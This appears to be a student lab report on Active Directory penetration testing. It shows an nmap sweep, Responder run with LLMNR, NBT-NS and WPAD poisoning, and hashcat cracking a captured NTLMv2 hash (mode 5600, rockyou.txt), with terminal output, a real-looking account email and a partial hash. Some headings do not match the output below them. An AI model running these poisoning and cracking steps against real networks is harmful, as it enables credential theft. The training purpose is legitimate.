ACADEMY
OF DIGITAL ARTS

**Title:-** Active Directory penetration testing .

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**Date :-** April .

## Introduction:-

**This report documents the security assessment and penetration testing performed on the Active Directory environment. The primary objective of this assessment was to identify vulnerabilities within the network authentication protocols and evaluate the strength of user credentials. During the reconnaissance phase, an NTLMv2 hash was captured through network traffic analysis. This report details the methodology used to capture, analyze, and attempt to crack the captured hash using industry-standard tools like Responder and Hashcat, simulating a real-world lateral movement attack.**

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
## Capture Step (Responder):-



```
limbo@kali: ~
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(limbo㉿kali)-[~]
└─$ sudo nmap -PE -sn 192.168.64.0/24
[sudo] password for limbo:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 14:22 -0400
Nmap scan report for 192.168.64.1
Host is up (0.00041s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.64.2
Host is up (0.00026s latency).
MAC Address: 00:50:56:F2:DE:DC (VMware)
Nmap scan report for 192.168.64.131
Host is up (0.0010s latency).
MAC Address: 00:0C:29:D2:79:18 (VMware)
Nmap scan report for 192.168.64.254
Host is up (0.0013s latency).
MAC Address: 00:50:56:F0:DA:8D (VMware)
Nmap scan report for 192.168.64.136
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.53 seconds

┌──(limbo㉿kali)-[~]
└─$ 
```

Running Responder on the network interface (eth0) to intercept LLMNR and NetBIOS requests .

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## Hash Identification :-

```
limbo@kali: ~
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.53 seconds

┌──(limbo㉿kali)-[~]
└─$ sudo responder -I eth0 -dwv
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[*] Tips jar:
    USDT -> 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  -> bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]
    DHCPv6                     [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
```

Successfully captured an NTLMv2 hash for the user 'DAHMANA054' through network poisoning.

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

## Cracking Strategy:-




Executing Hashcat with a dictionary attack (rockyou.txt) targeting the NTLMv2 hash (Mode 5600).

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
## Hardware Optimization:-




Optimizing system resources: Allocating 4GB of RAM to the virtual lab and monitoring the 12GB system performance during the attack.

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
# Attack Results & Advanced Cracking:-




Initial dictionary attack finished with an 'Exhausted' status, indicating a strong password policy.

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```
limbo@kali: ~                                   limbo@kali: ~

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: DAHMANA054@GMAIL.COM::MicrosoftAccount:aa8311e61de3...000000
Time.Started.....: Mon Apr 27 14:33:03 2026 (31 secs)
Time.Estimated...: Mon Apr 27 14:33:34 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   487.3 kH/s (2.53ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...:  kristenanne -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 89%

Started: Mon Apr 27 14:32:58 2026
Stopped: Mon Apr 27 14:33:35 2026

┌──(limbo㉿kali)-[~]
└─$ 
```

implementing a Rule-based attack using 'best64.rule' to expand the password variations and increase success probability.